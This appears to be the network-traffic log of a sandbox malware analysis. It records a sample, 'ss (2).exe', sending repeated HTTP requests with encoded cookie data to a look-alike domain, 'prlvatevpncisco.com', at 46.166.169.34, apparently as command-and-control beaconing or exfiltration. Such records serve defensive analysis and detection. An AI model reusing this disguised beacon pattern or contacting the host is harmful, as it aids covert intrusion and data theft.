Apr 25, 2022 23:51:24.936347961 CEST	1428	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=E8LNsq8ZgbcDRMmL3z6b5upSh7nfMGB9h7xuMm5xG3gwlikkteT42wDEraKGPz7VA0Bx7eNjNfH5Ny91nviwaQwZeuflmeTBJ0kr6SvyFbJ5GLsVPFK0eobECGda29VGt/QKXDUN0TV+83JF87eiMeeEl6THugFwwqnD3m91cVX4oo8u User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:24.987816095 CEST	1429	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:24 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
310	192.168.2.3	50122	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
311	192.168.2.3	50123	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
312	192.168.2.3	50124	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
313	192.168.2.3	50125	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
314	192.168.2.3	50127	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
315	192.168.2.3	50128	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
316	192.168.2.3	50129	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
317	192.168.2.3	50130	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
318	192.168.2.3	50131	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
319	192.168.2.3	50132	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49780	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:25.157491922 CEST	1430	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=GnIN+KapQf0K9AnB1o5brOPiR/PWgKA3jgyueGfB2zI5Juluv FQ4kQl0beiPj/6fCvCxp+rT9bvwh+8/l0hwIwWpuq3sKSSLLvnroyJC1fhwqHtfNeJ0MI90yC1TaxUMvkTKFjy9EX9 3Q7IP+gdie+40V+7OCsE6yxkDlGbFsR/xEk9k User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:25.210325003 CEST	1430	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:25 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
320	192.168.2.3	50133	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
321	192.168.2.3	50134	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
322	192.168.2.3	50136	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
323	192.168.2.3	50138	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
324	192.168.2.3	50140	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
325	192.168.2.3	50142	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
326	192.168.2.3	50144	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
327	192.168.2.3	50145	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
328	192.168.2.3	50147	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
329	192.168.2.3	50149	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49781	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:25.380688906 CEST	1432	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=cxsJIM/ARSVjnQ0Zv+dfdlqLQyu/6aTv52WqoA6o3+pQT+221T08SWAdaTDm5vpHY5m1f4O68WOZ7uvn/iF0+2zAvnWFQCBTR5Dve0sr0SAZwX+HXItw6OYdzPU6AhHU1y3OzlXUFaceKrbXk25mo4ddUzanY8XionAHTA+stceYe0u8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:25.432291985 CEST	1432	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:25 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
330	192.168.2.3	50151	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
331	192.168.2.3	50153	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
332	192.168.2.3	50155	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
333	192.168.2.3	50157	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
334	192.168.2.3	50159	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
335	192.168.2.3	50161	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
336	192.168.2.3	50163	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
337	192.168.2.3	50165	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
338	192.168.2.3	50167	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
339	192.168.2.3	50168	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49782	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:25.592848063 CEST	1434	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=Pqcep4J8UqIuIRqe8ltI88c3VKzyVbNoqtm9J0MUyG0d8/oxmIErzi2hfrerWu3ALiWi+M4G5uTUUvxgs51jfCF8qfLl/DfUCiz4/AaXxqdUfWgAETdnb6uh23J3vgZTmpHZSRhoAiBTlqFQ3tJxJMrhRLHq39Jl78wQy0lQokDVx1w7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:25.643975019 CEST	1434	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:25 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
340	192.168.2.3	50170	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
341	192.168.2.3	50172	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
342	192.168.2.3	50174	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
343	192.168.2.3	50176	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
344	192.168.2.3	50178	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
345	192.168.2.3	50180	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
346	192.168.2.3	50181	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
347	192.168.2.3	50182	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
348	192.168.2.3	50183	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
349	192.168.2.3	50184	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49783	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:25.811067104 CEST	1436	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=xLkiyXhibszUPybwCEV0nT0paMIIS48GUMeBSbk K9APn7cZfYp8XoNe/QtlRRNGu1DueljQY2oouTMAOSYNfEttilZwy4gu68DLEkvyJ+smuY1Ru6ylbAVG/5xyNoDo9Y l/IJ+J2Pk6piJ0+JMxNSjD/eN8Qwe4LFdIspbgOni4v2WBV User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:25.863780975 CEST	1436	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:25 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
350	192.168.2.3	50185	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
351	192.168.2.3	50186	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
352	192.168.2.3	50187	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
353	192.168.2.3	50188	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
354	192.168.2.3	50189	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
355	192.168.2.3	50190	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
356	192.168.2.3	50191	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
357	192.168.2.3	50192	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
358	192.168.2.3	50193	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
359	192.168.2.3	50194	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49784	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:26.032279968 CEST	1438	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=vIucLABQ0CmsDZgVcHfKeEUb1idweTHjKPU/rME 4Suaf33i6Gq2pRa+N/Dwpdm9LrAkgc0wqZG9Wfn7rMbHh96NQK3lK0LVfiAB6d4S7RCzWUeqLkxvl5CmNWfn1koTYG L1bwppEgKvRuiPbXP7zr0jNxjpo81DubeCSQMA8IMtX696w User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:26.085047007 CEST	1438	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:26 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
360	192.168.2.3	50195	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
361	192.168.2.3	50196	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
362	192.168.2.3	50197	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
363	192.168.2.3	50198	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
364	192.168.2.3	50199	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
365	192.168.2.3	50200	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
366	192.168.2.3	50201	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
367	192.168.2.3	50202	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
368	192.168.2.3	50203	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
369	192.168.2.3	50204	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49785	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:26.253500938 CEST	1439	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=2HZEXGStCFnI8EBlFIoSCCHmDlcUhOmTTAjn3KX Fkpb7IqDKflBxNctwJExNi7c7yPT4AyjXvB8yg6abVUw5h8et8wkuLW0v7P2iB+BGnFyyrDL79+Y9lE1wgYmRb1yof ECDsv65WNu1R/urOAMr3ywwHkoMDoieCR1KMKTB+LszFgbA User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:26.305387020 CEST	1440	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:26 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
370	192.168.2.3	50205	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
371	192.168.2.3	50206	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
372	192.168.2.3	50207	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
373	192.168.2.3	50208	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
374	192.168.2.3	50209	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
375	192.168.2.3	50210	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
376	192.168.2.3	50211	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
377	192.168.2.3	50212	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
378	192.168.2.3	50213	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
379	192.168.2.3	50214	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49786	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:26.473522902 CEST	1441	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=6JlzulRCP7/4H3eDJGUl7hEJObEka951fOfQOpU qpXDLzZcsTr9G0/ufE6p9ZIDd+BvP5Rg4i/kCbJF9ZaMOYfdCxO8ewlrJ3BKV4dCpq7qCQwUdxwkKcn2ftm+hgGtOT K+0VM5Wbz2FqMxNCOwcORzfKaw84b94OfJ91pQuz10D+TEm User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:26.525399923 CEST	1442	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:26 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
380	192.168.2.3	50215	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
381	192.168.2.3	50216	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
382	192.168.2.3	50217	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
383	192.168.2.3	50218	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
384	192.168.2.3	50219	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
385	192.168.2.3	50220	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
386	192.168.2.3	50221	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
387	192.168.2.3	50223	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
388	192.168.2.3	50224	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
389	192.168.2.3	50225	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49787	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:26.692476988 CEST	1443	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=95QCJ0tPTiLnEgYeO2hUcw4ESCw7Zq/oY+qhp4o n1O3UwOaxUbI3TuSSYjdiafFA5xa+eAc1+mQdYeDgeq5//OhPtXIBzytUwx/kfM+k2iedTnSA2AR772KSx/K+jRrTU 6LFydFbHqCapb3QF+FtpAPSWDEj7M7lJv8MS4sjvsAc9EC7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:26.745197058 CEST	1443	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:26 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
390	192.168.2.3	50226	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
391	192.168.2.3	50227	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
392	192.168.2.3	50228	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
393	192.168.2.3	50229	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
394	192.168.2.3	50230	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
395	192.168.2.3	50231	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
396	192.168.2.3	50232	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
397	192.168.2.3	50233	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
398	192.168.2.3	50234	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
399	192.168.2.3	50235	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49752	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:18.873512030 CEST	1378	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=l3loQZ+iJEQz/2x474U+FdrpIkrvi8WOtwfLwV7KvosALYzXhV9dKDB/CFG2hJsmM/vUHtPYkALJjIqGrkMVmjyi3xTVIkEyF/KOGhtJsEFJox7mDOkRibZ/rZRqYHC1h0+vrwW2dMZOSNe2wwwHwtc/Mlf3AaSD8hJmLV/O1KbIGSrd User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:18.926232100 CEST	1378	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:18 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49788	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:26.904021978 CEST	1445	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=DuEr3bI6Z9geZy/kwh19ifdxYdbCE4YSmp+IXXNS/Rcttc9LqMcetB3nS82bHNi6HmOXgv5A057kFMkag9tWBhE6nIj4ugKuOmrNhjbR891kO116IXFSFZvn7ghH+DMpqtfsMyguN1pj0JQq7pREXvqnccvamecf34olsXJWlzrlgWlB User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:26.955966949 CEST	1445	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:26 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

